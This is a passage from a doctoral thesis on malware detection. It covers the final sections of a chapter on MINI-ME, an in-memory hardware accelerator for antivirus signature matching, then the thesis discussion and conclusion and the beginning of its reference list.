


Figure 7.7: **Monitoring Overhead.** MINI-ME imposes a smaller overhead while still checking more pages than an on-access solution.

tasks (Beppler et al., 2019). We considered a database of up to 1K signatures, composed of a sequence of 32 random bytes from the `.text` binary section, on a 1GB memory, populated with the execution of the benign applications previously described. The match was performed against the whole memory using the BF mechanism. In each experiment round, we added 500 signatures of malware samples that were loaded in memory and 500 signatures of malware that were not loaded in the system's memory. MINI-ME matched the signatures for all samples without triggering FPs, demonstrating that MINI-ME is practical in real scenarios.

7.1.14 Discussion

In this section, we revisit our contributions to discuss their implications and the limits of MINI-ME application.

MINI-ME advances MINI-ME provides a platform for AV instrumentation with negligible overhead, allowing them to perform constant whole-memory checks, a limitation of the existing models. Reducing the performance impact of memory scans for fileless malware detection allows MINI-ME to mitigate the impact of this type of threat in actual systems. MINI-ME is a practical solution as it does not cause a paradigm shift in detection techniques, but leverages existing AV industry knowledge for threat detection. AV companies may still develop their investigations and distribute customized signatures, which makes MINI-ME an easy-to-adopt approach. MINI-ME is also transparent for applications, thus not requiring any code injection, recompilation nor introducing side effects. Therefore, all existing applications would be protected when running in a MINI-ME-powered environment.

Good detection rates depend upon good policies. MINI-ME provides a platform for efficient signature matching. However, the detection effectiveness is still depending upon the security policies defined by the AV company. MINI-ME's flexibility allows, for instance, AV companies to opt for the use of both a single or multiple signatures for the same malware samples, thus allowing them to control their confidence on the reported detection. This way, MINI-ME does not break the current AV market, as it still allows AV companies to offer customized services

according to their customer's needs. MINI-ME is also flexible to allow AV companies to split large signatures into multiple smaller signatures to be matched by the hardware component. In this case, the AV companies might further reorder and rebuild large stream in the userland component handling the detection notifications.

Matching Unaligned Patterns. A detection policy decision that let for AV companies is about matching unaligned signatures. In this work we assumed that our signatures were all aligned, which was true for all of our experiments. However, AV companies might identify that a given pattern might be revealed in multiple, distinct locations during a fileless malware execution and thus opt to detect the threat via this pattern. MINI-ME might support this type of scan by allowing signature matching procedures to occur at distinct offsets of the scanned data packets. The scanning procedure might be repeated until the selected number of strides defined by the AV company and the matching pattern is disambiguate at software-level by the intelligence agent implemented by the AV. The performance of this approach is dependent on the number of strides and the number of matching registers available on the memory controller. In the first case, the greater the number of strides. the greater the overhead, In the second case, the more registers are available for parallel checks, the faster the match. MINI-ME is not able to detect patterns that are split across the boundaries of a write request (the cache line size).

Transition to Practice. The proposed approach of performing pattern matching during the write-to-read window can be implemented both in a near-memory manner (extending the memory controller inside the CPU) and in a in-memory manner (extending the memory controller inside smart-memories). ISA modifications are not required in any case. Whereas implementing MINI-ME in a near-memory manner is straightforward for current architectures, in this work, we implemented MINI-ME prototype in an in-memory manner already envisioning MINI-ME transition to future operational scenarios, even though they are more challenging due to the timing constraints imposed by smart-memories. Finally, during all MINI-ME development process, simplicity was envisioned as a key target, thus making MINI-ME fully portable to many architectures and platforms.

Limitations MINI-ME requires AV companies to generate new signatures for each newly discovered malware variants. **We do not consider it as a particular MINI-ME limitation** because it is a drawback for current AVs and affects all signature-based solutions (OKane et al., 2011; Moser et al., 2007). Therefore, handling malware variants is out of MINI-ME's scope. MINI-ME's choice by a signature-based approach is supported by its widely adoption to detect fileless malware, as shown in Section 2. In this sense, MINI-ME also do not handle new malware samples created by misaligning previously identified signatures, as these are considered as malware variants by already existing AV solutions.

Future of fileless malware Attackers exploit gaps and fileless malware is a clear example of it. Such threat is hard to be detected by AVs, either by performance constraints or by infecting legitimate processes. MINI-ME raises the bar for such exploitation, so attackers shall move to exploit other gaps. We believe that, with MINI-ME adoption, attackers will follow the same steps took in ordinary samples evolution, such as applying polymorphism to hide their signatures from AVs. Similarly, AVs will evolve to flex their signature schema to handle such cases. Therefore, we envision MINI-ME as the first step of hardware-assisted support for malware detection and expect other researchers to benefit from our framework to react to future threats. The next-generation MINI-ME would be probably required to support regular-expression-based matching, which imposes a significant development challenge, as it requires storing arbitrary-size regex automatas in a constrained memory database, which will be considered in future work. We also believe that defensive measures should not to be only reactive, but also proactive, thus legitimate software

must properly protect themselves to avoid being infected and leveraged to threat their users, thus also contributing to fight payload injection by fileless malware.

From Signatures to Regex and Machine Learning. As far as we know, MINI-ME is the first solution relying on an in-memory/near-memory mechanism for malware detection. Therefore, it should be understood as a platform for future developments of hardware-assisted AVs. Although evaluated using signatures, the concept proposed by MINI-ME can be leveraged to support any other detection mechanism that can be implemented in hardware, such as a port of the ClamAV (Or et al., 2016) to match regular expressions, or the use of ML algorithms to identify malicious memory accesses patterns (Banin and Dyrkolbotn, 2018). These algorithms, however, are more processing-demanding than signature matching. If they require a significant number of cycles to be processed, they might not immediately benefit from the write-to-read window explored in our solution. Thus, detection solutions based on these approaches should consider the adoption of co-processors and/or FPGAs, as suggested by previous studies (Patel et al., 2017).

Beyond MINI-ME Despite being focused on malware detection, MINI-ME may be employed on distinct scenarios that requires more efficient pattern matching approaches, such as for rootkit detection. A typical rootkit strategy is to hide processes by removing them from the kernel list (Hoglund and Butler, 2005). Our mechanism, however, can identify running processes by their signatures, regardless of kernel information. In a summary, the pattern matching detection of malware samples can be considered as a particular case of a generalized pattern matching procedure, as it imposes tighter corner cases. As an example, benign programs often present well defined magic numbers which do not match other memory values, thus not requiring whitelisting. Therefore, our approach can be used for general pattern matching without modifications, since the benign program match uses laxer conditions than the ones we presented in this paper. Finally, although focused on smart DRAM memories, MINI-ME can be extended to other memory architectures. As future work, we will investigate how to perform pattern matching on memristor-based systems.

7.1.15 Related Work

In this section, we present related work to better position our contributions.

Fileless Malware. Our work is motivated by the detection of a sample through a memory pattern matching that identified the presence of the code from the `Meterpreter` exploitation framework (Security, 2017) inside a process memory (Cyberscoop, 2017). The malware movement towards memory-based implementations and the need of performing whole-memory pattern matching to detect them—which is costly—pointed us the need of developing better memory pattern matching mechanism to detect future threats. A comprehensive description of fileless malware operation is presented by Sudhakar and Kumar (Sudhakar and Kumar, 2020).

Hardware AVs. Previous work on efficient malware detection have suggested implementing hardware-assisted AVs in FPGAs (Guinde and Lohani, 2011), which present many drawbacks to be implemented in actual systems. Ho and Lemieux (Ho and Lemieux, 2009) proposed moving ClamAV signatures and regular expressions to an FPGA. Their solution, however, is limited to a immutable signature database, not being suited to be used with dynamic AV signature definitions. Lin et al. (Lin et al., 2009) presented a bloom filter-based matching solution. They use a constrained storage table which is limited to 10 thousand distinct signatures, with no updates. In addition, their FPGA implementation limits the solution to work as a co-processor, and not as a fully integrated mechanism. Due to these limitations, smart memories were considered good candidates for implementing MINI-ME.

Processing In-Memory (PIM). The PIM feature allows MINI-ME to be implemented as a fully integrated security mechanism. In fact, adding processing capabilities to DRAM presents high

potential of overhead elimination for many operations, such as supporting vector operations (Alves et al., 2016), query processing on big-data databases (Santos et al., 2017), and for neural networks implementation (Oliveira et al., 2017b). Despite the PIM research growth, as far as we know, no other work has proposed to move AV and matching procedures to the memory controller of smart-memories. MINI-ME also relates to the in-disk processing concept (Riedel et al., 2001), in which processing capabilities are added to hard disks. MINI-ME could be ported for such devices since they rely on large buffers and have a logic controller which can be instrumented to perform pattern matching operations.

7.1.16 Conclusions

We investigated the problem of real-time, memory scanning for fileless malware detection and proposed near-memory and in-memory approaches to perform malicious signature-matching during the write-to-read time window, thus eliminating the performance penalty of polling routines implemented by software-based AV solutions. As a proof of concept, we developed MINI-ME (Malware Identifier by Near- and In-Memory Evaluation), an in-memory, AV hardware accelerator able to perform continuous memory scans to match signatures at new data writes to the main memory and notifying a traditional software-based AV when a signature is found. MINI-ME implementation was made practical via the use of bloom filters to reduce the storage size of 1M signatures to only 4MB and to allow pattern matching to be performed within the DRAM buffers even when a write request is followed by a read request in the same open cells (e.g., CAS time). Experimental results showed that MINI-ME was able to detect multiple sets of 500 real-world malicious samples each with zero overhead and no FPs, thus demonstrating its viability.

Reproduciblity. The developed prototype's source code is available at: `https://github.com/marcusbotacin/In.Memory`

Acknowledgments. This project was partially financed by the Serrapilheira Institute (grant number Serra-1709-16621) and by the Brazilian National Counsel of Technological and Scientific Development (CNPq, PhD Scholarship, process 164745/2017-3).

8 DISCUSSION

This thesis is organized as a compilation of articles that address individual aspects of the issues faced in malware detection. Since the main contributions of this thesis revolve around advancing the security field by improving malware detection effectiveness and efficiency, I briefly discuss in the current Section each of this thesis' articles, aiming at presenting an overall picture of the relations among them, as well as their achievements and limitations.

8.1 EFFECTIVENESS ENHANCEMENTS

I approached malware detection effectiveness via regionalized malware analysis procedures (Chapter 4) and scenario-specific metrics for AV evaluations (Chapter 5). I advocate that regionalized analysis procedures have the potential to unveil threats targeting specific regions and/or populations that could not be discovered using generic procedures, without the understanding of the particularities of the considered scenario. As an example, I present a study case of the malware samples collected in Brazil. These samples present characteristics only seem in this country due to Brazil's particularities, such as demanding some specific software solutions to be installed on Internet banking user's machines. It allows attackers to make specific assumptions about which components will be available in the victim's machine to both attack them or to rely on them to build new attacks. I also advocate that the observation of the trends in specific scenarios might help to anticipate infections in other scenarios, as attackers often share their knowledge about new threats and infection methods. I support this hypothesis by observing that the CPL malware type was first observed in Brazil and further reported in China years later. Finally, I also proposed new metrics for AV evaluations to help end-users and analysts to select the best AV solutions for their needs. As for the malware analysis case, I believe that scenario-specific analyses are more prone to achieve better results than generic approaches. Unfortunately, many AV evaluations are generic and do not capture particularities of AV's operation. A drawback of this type of generic evaluation is also exemplified by the analysis of the Brazilian scenario. Whereas most Brazilian banking samples were detected by some AV at some time of the observation period, the detection rate is not the single and most important characteristic of an AV for this scenario. Due to the prevalence of banking malware, the response time, i.e. the time that an AV takes to detect this sample, is also an essential metric to understand how protected Brazilian Internet users are.

8.1.1 What Does "predicting the future" Actually Mean?

I envision the practice of research in the security field as a continuous plan to anticipate scenarios. More specifically, in my view, the goal of this type of research work is to anticipate attacker's moves to protect systems operations and thus their users. However, anticipating scenarios is a very challenging task, given the uncountable number of possibilities spanned by open scenarios. On the one hand, randomly guessing future attacker's moves is inefficient and likely to fail, therefore a more targeted method to identify patterns and thus trends is required. On the other hand, science is a powerful method to reduce uncertainty and thus limit the choices to the most plausible events. Therefore, in this work, I do not refer to predict the future as a random guess but a scientifically-supported observation of past events to allow the faster development of future defensive solutions. To accomplish this goal, I reinforce the importance of relying on previous longitudinal studies to draw a landscape of the scenario in which the malicious and defensive

actors will play. As an example, my proposal of developing a fileless malware detector is not a blind shot of the next prevalent threat, but a decision supported by background data that informed the continuous growth of this type of threat. It is important to notice that anticipating an attacker's movement does not mean that this type of attack will become immediately widespread. In fact, the migration to new attack vectors is often progressive. Therefore, I reinforce the need to predict these movements to take advantage of the time taken for these attacks to become widespread to develop new defensive mechanisms.

8.2 EFFICIENCY ENHANCEMENTS

I tackled malware detection efficiency via hardware-based monitoring solutions to assist software-based malware detectors (Chapter 6). Malware detection solutions operate by executing two types of tasks: execution monitoring and threat identification. The proposal of hardware-assisted solutions is supported by the key observation that these two tasks should ideally be decoupled. I also observed that most of the overhead imposed by security solutions is due to the monitoring task and not due to identification routines. Therefore, moving monitoring routines to hardware seems to be a promising way to mitigate the performance overhead imposed by software-based AV solutions. Based on this reasoning, I proposed multiple solutions that help AVs monitor systems in real-time. Overall, all the proposed solutions reduced the imposed performance overhead in orders of magnitude, thus showing the correctness of this hypothesis and that this is a viable alternative for the development of future AV solutions. One should notice, however, that the adoption of more efficient AV solutions does not necessarily imply turning AVs more effective in detecting malware. The rationale behind turning AVs into more effective solutions is completely different from turning them more efficient (see the discussion above). However, I understand that the proposed hardware-assisted solutions might enable increased detection rates to be achieved in specific scenarios, since so-far performance-prohibitive, complex security checks might now be implemented by security vendors with acceptable performance.

8.2.1 How much performance overhead is acceptable?

A significant part of this work is supported by the claim that the performance overhead imposed by current AV solutions is high, leading to frequent user complains (SafetyDefectives, 2018; AVTest, 2015). In practice, however, it is unfair to claim the performance of AVs as completely prohibitive, given that their massive adoption indicates that the trade-off between the protection provided by them and the performance degradation caused by them is accepted by many users and corporations. Instead, I claim that the performance of current AVs could be enhanced to make users even more prone to adopt a security solution when facing this trade-off. More specifically, I envision AV solutions undergoing a process similar to the one that happened to virtual machines (VMs): Although software-only VMs have been proposed and made available in the past, their popularization really happened only after the launch of hardware extensions which made VM's use really practical by reducing the performance overhead of running a VM in more than 80% (Ganesan et al., 2013). Therefore, I hypothesize that a big step in AV solutions development might happen if their efficiency were increased. Ideally, I would like to make the AV performance penalty negligible, which is hard to achieve in practice. Thus, the goal of this work turned into reducing the performance penalty to the minimum possible value. Unfortunately, it is also hard to identify which is an acceptable overhead value, since it depends on multiple factors, such as user's perception, hardware capabilities, and so on. To give an example regarding actual scenarios, the 10% overhead introduced by the `SPECTRE` and `MELTDOWN` patches to

the `Linux` kernel was considered excessive by many customers (Phoronix, 2018; TheRegister, 2018). Regarding this criteria, on the one hand, the overhead imposed by current AVs can also be considered excessive. On the other hand, the solutions proposed in this work reduced the overhead of AV solutions to values smaller than this threshold, thus indicating them as promising solutions for AV overhead mitigation.

8.2.2 Why not a shadow processor?

An immediate follow-up of the idea of leveraging hardware extensions for security purposes is to implement a shadow processor. In this paradigm, as presented in Chapter 2, one CPU, dedicated to monitoring purposes, is responsible for monitoring each instruction of another CPU, dedicated to executing the user's processing tasks. Since these paradigms rely on external hardware, from the point of view of the CPU running user's tasks, no overhead is imposed. The major drawback of this paradigm is that whereas doubling the hardware requirements (adding another CPU) always causes 100% area and energy overheads, it does not always cause 100% performance improvement, since the performance gain is dependent on the monitoring task at hand. Therefore, adding a shadow processor cannot be considered a panacea from the cost-benefit point of view. Instead, in agreement with the reasoning presented in Chapter 3, I advocate that we should look for the best implementation alternative for each security requirement. In other words, our goal is to add the smallest hardware surface possible whereas reducing the performance overhead as most as possible. A typical monitoring task for which a shadow processor is a good candidate is taint tracking, since each instruction must be checked to check whether the affected variables should be propagated or not. On the other hand, we demonstrated with HEAVEN (Chapter 6) that there are detection tasks that can be accomplished by monitoring only branch instructions, such that a full coprocessor would constitute an energy-inefficient solution for the task at hand.

8.2.3 The minimal framework for hardware-assisted malware detection

All of the proposed detection solutions mentioned in this thesis operate in a similar fashion: (i) check for some pattern in a knowledge database; (ii) identify whether the pattern is whitelisted or not in a whitelist database; (iii) identify whether the running process is monitored or not in a monitoring database; and (iv) raise notifications when suspicious patterns are found in a monitored process. Although the knowledge database is security task-dependent (e.g., it is a branch signature for HEAVEN and a byte signature for MINI-ME (Botacin et al., 2020d)), the other three steps are common for all proposed solutions. Therefore, I advocate that they could be adopted by hardware manufacturers as the minimal framework required for deploying hardware-assisted malware detection solutions. In particular, I advocate for the adoption of a standardized security exception notification that could be handled by AV's kernel drivers when security violations defined by them occur, thus allowing AVs to outsource monitoring tasks to hardware entities.

8.2.4 On Qualified Data Collection

A way to understand how the distinct proposed hardware-assisted approaches differ is to consider how qualified is the data collected by the distinct approaches, i.e., how meaningful the collected raw data is for the task at hand. For instance, consider a comparison between the detectors implemented by HEAVEN and MINI-ME, respectively. Although both are signature-based approaches, HEAVEN requires only 32-bits to uniquely flag a software execution as suspicious or not whereas MINI-ME requires 32-bytes to perform the same task, a higher magnitude order.

This happens because the information collected by HEAVEN (branch patterns) is much more qualified than the information collected by MINI-ME (memory patterns). More specifically, HEAVEN can fingerprint executions using shorter patterns than MINI-ME because the branches themselves are information qualifiers, as they leak information about the program's control structures. In turn, MINI-ME's memory bytes are generic information that does not reveal any structure, thus requiring large patterns to be significant. In other words, whereas branch patterns cannot assume any value, but must reflect some program internal structure, byte patterns might eventually assume any value, thus they need to be larger to uniquely identify an application. The impact of qualified data collection is also observed when we limit MINI-ME to scan only executable pages (a page qualifier). In this case, the size of the required signature to not cause FPs is significantly smaller than when no qualifier is defined.

8.2.5 Approaches and Threat Models

In this thesis, I proposed multiple approaches for enhancing AV engines. The approaches are distinct in nature and they can operate combined or in standalone modes. These characteristics raise the concern of which set of detection engines and configurations should be leveraged for system protection. In agreement with the rationale provided in Section 3, I advocate that this choice should be backed by a threat model analysis that considers the strong and weak points of each engine in the specified operation scenario. For instance, for a scenario repeatedly targeted by banking malware with similar characteristics, as the Brazilian scenario presented in Section 4, a signature-based solution like HEAVEN is a suitable choice. HEAVEN, however, is not able to handle memory-based threats, a task for which the in-memory characteristic of MINIME is more suitable. These two solutions should operate together only if the target scenario presents the two types of threats. Notice, however, that the need for enabling or not a specific defensive feature in a specific scenario does not prevent vendors from implementing all these features together in their system, according to their own reasoning and market decisions. In the ideal case, a system would support all proposed security mechanisms and each AV could enable their own set of mechanisms to support their customized operations. The selection could be enabled, for instance, for a Security Configuration Register (SCR), as shown in Figure 8.1.




Figure 8.1: **Security Configuration Register.** Each AV solution might enable a distinct set of security features to support their customized operations.

8.2.6 On AVs attack surface

This work proposes tackling the malware detection problem in an overall manner. However, I ended up specifically talking about AVs in many cases because they are the most popular solution to fight malware. Therefore, it is important to understand that the major goal of AVs

is to reduce the system's attack surface by protecting it. However, since software-based AVs add new code to the systems, the AV installation might result in an increased attack surface if the added code is buggy. Attacks to AVs have already been reported in practice (ProjectZero, 2016), thus constituting a current concern for AV implementation. A side-effect of adopting a hardware-assisted AV is to reduce the attack surface (Vasudevan et al., 2012; Gebhardt et al., 2010). The most plausible attack against hardware-assisted solutions is a threat that disables the monitoring mechanism. To mitigate this possibility, all proposed solutions' configuration routines were made accessible only via kernel drivers, which would require threats to escalate privileges before disabling the monitoring mechanisms. A frequent criticism of moving processing tasks from software to hardware is that their implementation will lead to the same challenges faced by software developers (Baumann, 2017). My proposal to minimize the challenges faced while developing hardware extensions is to limit the components to be implemented in hardware to the ones key for performance overhead mitigation. In this sense, all proposed solution architectures are two-level, leveraging software components to perform control and analysis tasks that would be challenging to be implemented in hardware.

8.2.7 Is adding CPU extensions still viable?

Adding hardware extensions to the CPU is one of the biggest dreams of any system designer working on performance enhancements, because it allows solving many bottlenecks of software implementations, from programming issues to caching problems. However, is it a viable approach to be adopted in a more widespread manner? Even if we assume that it is viable, why this development opportunity should be employed to implement security extensions and not to speed up other processing tasks? Recent research work in the computer architecture field revealed the dark silicon problem (Esmaeilzadeh et al., 2011), heating boundaries for CPU's execution that prevent the total chip's area from operating at full clock speed during long periods, under the risk of melting the chip. Recent research work also pinpointed that developing co-processors that are only periodically activated and do not run continuously is a promising way to mitigate the day silicon problem. In this sense, I advocate that moving security tasks to hardware is a perfect fit for this scenario because security tasks often require periodic checks of previously collected data, such as classifying collected performance counters (e.g., REHAB) or branch prediction (e.g., HEAVEN) data.

8.2.8 A Praise for an Architectural View of Security Issues

Computing is supported by many models, each one presenting drawbacks and implications which are not often well understood and explored. Theoretical models, such as *unbounded Turing machines* (Koppula et al., 2015; Gilbert and Cohen, 1972), often propose infinite memory machines, which suffices for theorem proving but that do not exist in the real world. Even models which consider machines with real, limited memory capacities often present idealistic assumptions. For instance, many models assume that any memory access can be performed at $O(1)$, which is not true for our modern, real machines with complex, multi-level memory hierarchies (Hennessy and Patterson, 2011), where cache accesses, for instance, are faster than main memory (RAM) accesses.

As for the cache accesses assumptions, one can also identify models which assume ideal machines in many contexts: from collision-free caches to perfect branch predictors, which also do not exist in practice. In addition to performance, many assumptions can be identified regarding claimed security properties that actual architecture implementations are supposed to provide. Architectural support for security is most acknowledged at OS level (Voelker, 2018), as

it enables, for instance, privileged execution rings (kernel/userland), memory protection (MMU), and exception handling, which directly support security properties as modeled. However, the system architecture also indirectly affects security as some modeled properties are not always implemented in actual hardware. For example, models often assume that hardware tables will be cleaned in context switches; unprotected accesses will be prevented; boundary control will always be performed; and even that speculative execution will be conservative, claims which often lack validation and may be even false, as observed in recent attacks such as the ones from the SPECTRE class (HackerNews, 2018). Finally, the theoretical models often do not consider that the code execution in actual hardware produces execution side-effects (e.g., cache invalidation, branch miss-predictions, page faults, and so on), which could also be leveraged for assisting security in practice. Therefore, in this thesis, I advocate for the need for addressing security by an actual architecture implementation model, thus considering all drawbacks and exploring all effects that it imposes on real code execution.

8.3 SOLUTION'S ADOPTION AND AV PARADIGM SHIFTS

Moving AVs from software to hardware mitigates most of their performance impact, but also implies a paradigm shift. This shift, in turn, presents new challenges and might imply undesired side effects, particularly regarding AV industry operation. From a technical perspective, the high-level signatures leveraged by the software-based solutions must be replaced by the low-level alternatives (e.g., branch-based ones) due to the existing semantic gap between hardware and software. From a market perspective, moving things to hardware tends to concentrate the market if signatures and detectors are tied to specific hardware characteristics, platforms, and vendors. My goal in this work was not to replace current AV solutions with completely new approaches but to enhance them with more effective detectors. My goal is also not to eliminate AV company's competition. Therefore, I aimed to always keep the solution's operation paradigm as close as possible to the currently existing AV's operation paradigm. In this sense, I kept the current signature operation mode, only porting their scope from byte-based to branch-based data. Also, I always made malware definitions updatable via software to allow AV companies to deliver their own signatures and models, allowing them to compete in the market regardless particular hardware vendor's implementation decisions.

8.3.1 Industry and Academic Projections

The discovery of the bugs from the `SPECTRE` and `MELTDOWN` classes has shed light on the need for adopting more realistic security models, especially considering the architectural impacts posed by actual implementations. Since then, Intel has been positioning its speech towards this direction (Fortune, 2018). Intel's CEO Krzanich stated that Intel "will set up a new group...to not only work on the Spectre and Meltdown fixes but to address future security problems more effectively" and that "This was going to be a whole new area of research".

I agree with Intel's CEO and this work presents my efforts in this new open field of hardware-aware security developments. Among the advantages of relying on hardware support, he highlights that "Building the protections into the hardware eliminates a significant amount of the impact on performance seen with the software patches". This approach was adopted in the solutions presented in Chapter 6, which aim to reduce AV's overhead by moving signature matching from software to hardware.

The need for including hardware in security models is also acknowledged by academics. Patterson and Hennessy, 2018's Turing Awards winners, declared in their speech that "the next

wave of performance, efficiency, and security gains will come from hardware-software co-design and domain-specific architectures". I understood that all hardware-assisted AVs presented in this work are domain-specific solutions, as their operation benefits from execution side-effects in distinct CPU subsystems for security purposes.

8.3.2 On the Adoption of the Proposed Solutions.

In this thesis, I proposed both methodological (e.g., longitudinal studies and AV evaluation metrics) and technical (e.g., hardware-assisted AVs) solutions to enhance malware detection. I understand that the methodological proposals are more straightforward to be adopted since analysis procedures are easier to modify than system architectures. Although having no guarantees that the technological solutions will be adopted as proposed, or even adopted in any way, I aimed to propose the most practical technological solutions possible so as to maximize their chance of being adopted in real scenarios. In this sense, I proposed: (i) to instrument existing components whenever they are available to mitigate the need for additional hardware; and (ii) to limit the amount of used storage to the minimum required so as to keep the solution practical even in constrained environments. To maximize the chance of these concepts being adopted, I proposed multiple solution implementations that can operate together or in standalone mode, thus each one of them might undergo through vendor's adaptation for deployment in their products. Some of those solutions might be more prone to be adopted than others because whereas modifying the branch predictor involves only on the CPU manufacturer, the adoption of in-memory solutions is heavily dependent on memory design standards. In all cases, however, the Keep It Simple and Straightforward (KISS) approach adopted for solution design is streamlined. In practice, the first steps towards the adoption of a hardware-software collaborative model for malware detection were taken by Qualcomm adding machine learning extensions for partners AV's use (Qualcomm, 2015) and Intel adding GPU-based scanning support for the Microsoft Antivirus (ArsTechnica, 2018). I believe that these can be the first moves towards the popularization of this type of defensive approach. The next industry movement is likely to adopt in-chip detection mechanisms. For instance, Apple's movement towards the adoption of coprocessor-assisted platforms (C, 2021) makes it plausible to hypothesize that security-related CPU extensions are feasible to be adopted at some time in the future.

9 CONCLUSION

In this thesis, I proposed to investigate the malware detection problem from a research perspective and identify weak and strong aspects of current approaches. To do so, I surveyed the malware literature (more than 400 papers published in the major security conferences) and identified common challenges and pitfalls that hinder the advancement of malware defense research. To foster this advancement, I propose a set of actions whose aim is to overcome the challenges and mitigate the occurrence of pitfalls. I selected four actionable items derived from the literature review to be further investigated and show how the proposed methodological approach could be put into practice:

1. **The need that security solutions understand the users context to provide proper security**. I conducted a longitudinal analysis of Brazilian malware samples to highlight their differences for the global malware literature and concluded that local observations are required to identify and predict attacker's movements and malware trends.

2. **The need for better metrics to assess AVs—the most popular malware detectors**. My claim is that without proper evaluation, it is not possible to verify if security standards are met. I proposed an observable set of metrics for comparison of AV solutions.

3. **The feasibility of applying hardware support to accelerate AV executions**. My key observation is that current AVs can be enhanced both in effectiveness and efficiency. I implemented CPU extensions that allow monitoring systems in real-time without imposing the significant performance penalties present in current AV solutions.

4. **The community need of "predicting the future" to respond faster to new incidents**. This is derived from an interpretation of security as a continuous process, in which statistics are gathered and can be used to anticipate to attacker's next moves.

In summary, the main goal of this thesis is that the presented discoveries help to better position and characterize malware research for all stakeholders, from newcomer students to skilled authors, and to contribute towards better development of security solutions and practices.
Future work. Although broad, this work is far from exhausting the subject. More research on the proposed solutions is required to consolidate them as viable. For instance, HEAVEN should be evaluated in distinct scenarios and using distinct datasets (e.g., moving it to the kernel) to analyze to which extent branch patterns make good signatures. Also, novel research work might reveal other CPU extensions (e.g., memory access monitors) to complement the presented approaches and produce novel solutions. Finally, effective monitoring/tracking of regionalized malware enables the discovery of new trends and, consequently, the development of novel solutions.

REFERENCES

Abraham, S. and Chengalur-Smith, I. (2010). An overview of social engineering malware: Trends, tactics, and implications. *Technology in Society*, 32(3).

Abrams, R. and Marx, A. (2004). Scripting av signature file updates and testing. `https://www.av-test.org/fileadmin/pdf/publications/avar_2004_avtest_paper_scripting_av_signature_file_updates_and_testing.pdf`.

ACM (2019). Computing surveys. `https://csur.acm.org/`.

Afonso, V. M., Bianchi, A., Fratantonio, Y., Doupe, A., Polino, M., de Geus, P., Kruegel, C., and Vigna, G. (2016). Going native: Using a large-scale analysis of android apps to create a practical native-code sandboxing policy. In *NDSS*, page 1, US. Internet Society.

Aghakhani, H., Gritti, F., Mecca, F., Lindorfer, M., Ortolani, S., Balzarotti, D., Vigna, G., and Kruegel, C. (2020). When malware is packin' heat; limits of machine learning classifiers based on static analysis features. In *Proceedings of NDSS*, NDSS.

Al-Asli, M. and Ghaleb, T. A. (2019). Review of signature-based techniques in antivirus products. In *2019 International Conference on Computer and Information Sciences (ICCIS)*, pages 1–6.

Al-Dujaili, A., Huang, A., Hemberg, E., and O'Reilly, U.-M. (2018). Adversarial deep learning for robust detection of binary encoded malware. In *2018 IEEE Security and Privacy Workshops (SPW)*, pages 76–82. IEEE.

Al-Saleh, M. I. and Al-Huthaifi, R. K. (2017). On improving antivirus scanning engines: Memory on-access scanner. *Journal of Computer Sciences*, 13.

Al-Saleh, M. I., Espinoza, A. M., and Crandall, J. R. (2013). Antivirus performance characterisation: system-wide view. *IET Information Security*, 7(2):126–133.

Al-Saleh, M. I. and Hamdan, H. M. (2018). On studying the antivirus behavior on kernel activities. In *Proceedings of the 2018 International Conference on Internet and E-Business*, ICIEB '18, page 158–161, New York, NY, USA. Association for Computing Machinery.

Al-Saleh, M. I. and Hamdan", H. M. (2019). Precise performance characterization of antivirus on the file system operations. *Journal of Universal Computer Science*, 25(9):1089–1108.

Alexa (2018). Alexa top 500 global sites. `https://www.alexa.com/topsites`.

Allen, J., Landen, M., Chaba, S., Ji, Y., Chung, S. P. H., and Lee, W. (2018). Improving accuracy of android malware detection with lightweight contextual awareness. In *Proceedings of the 34th Annual Computer Security Applications Conference*, ACSAC '18, page 210–221, New York, NY, USA. Association for Computing Machinery.

Almeida, P. S., Baquero, C., Preguiça, N., and Hutchison, D. (2007). Scalable bloom filters. *Inf. Process. Lett.*, 101(6):255–261.

alreid (2016). Peid. `https://www.aldeid.com/wiki/PEiD`.

Alrwais, S., Yuan, K., Alowaisheq, E., Liao, X., Oprea, A., Wang, X., and Li, Z. (2016). Catching predators at watering holes: Finding and understanding strategically compromised websites. In *Proceedings of the 32Nd Annual Conference on Computer Security Applications*, ACSAC '16, pages 153–166. ACM.

Alvarez, S. (2007). Antivirus (in)security. https://fahrplan.events.ccc.de/camp/2007/Fahrplan/attachments/1324-AntivirusInSecuritySergioshadownAlvarez.pdf.

Alves, M. A. Z., Diener, M., Santos, P. C., and Carro, L. (2016). Large vector extensions inside the hmc. In *2016 Design, Automation Test in Europe Conference Exhibition (DATE)*, pages 1249–1254.

